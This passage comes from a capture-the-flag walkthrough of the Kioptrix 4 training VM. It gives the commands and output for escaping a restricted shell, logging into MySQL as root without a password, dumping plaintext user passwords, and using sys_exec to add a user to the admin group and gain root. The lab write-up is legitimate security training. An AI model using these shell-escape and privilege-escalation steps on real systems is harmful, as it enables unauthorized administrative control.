cd  clear  echo  exit  help  ll  lpath  ls
john:~$
```

Let's explore more with john user
echo os.system('/bin/bash') connect the bash
Let's try to get the system information

```
john@Kioptrix4:~$ uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$
```

From, the above results we are sure that john is normal user, doesn't have any root privileges.

We have confirmed that application contains MySQL database let's try to access the Database and make the john as root user.

Let's connect the MySQL database, refer the below screenshot:

```
john@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Let’s explore more by knowing the Databases, Tables etc.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| members            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)
mysql> use members;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+------------------+
| Tables_in_members |
+------------------+
| members          |
+------------------+
1 row in set (0.00 sec)

mysql> select * from members;
+----+----------+----------------------+
| id | username | password             |
+----+----------+----------------------+
|  1 | john     | MyNameIsJohn         |
|  2 | robert   | ADGAdsafdfwt4gadfga== |
+----+----------+----------------------+
2 rows in set (0.00 sec)

mysql>
```

Let’s make the john as admin user by the following command:
select sys_exec('usermod -a -G admin john');

```
mysql> select sys_exec('usermod -a -G admin john');
+-------------------------------------+
| sys_exec('usermod -a -G admin john') |
+-------------------------------------+
| NULL                                |
+-------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Let’s check that john has got root access by sudo su
And mention the password: MyNameIsJohn.

```
mysql> Aborted
john@Kioptrix4:~$ sudo su
[sudo] password for john:
root@Kioptrix4:/home/john# uid
bash: uid: command not found
root@Kioptrix4:/home/john# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/home/john# whoami
root
root@Kioptrix4:/home/john# cd
root@Kioptrix4:~# ls
congrats.txt  lshell-0.9.12
root@Kioptrix4:~#
```

SUCCESS!!!!!!!!!!! Got the root shell, congrats.txt is the flag.

```
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

root@Kioptrix4:~#
```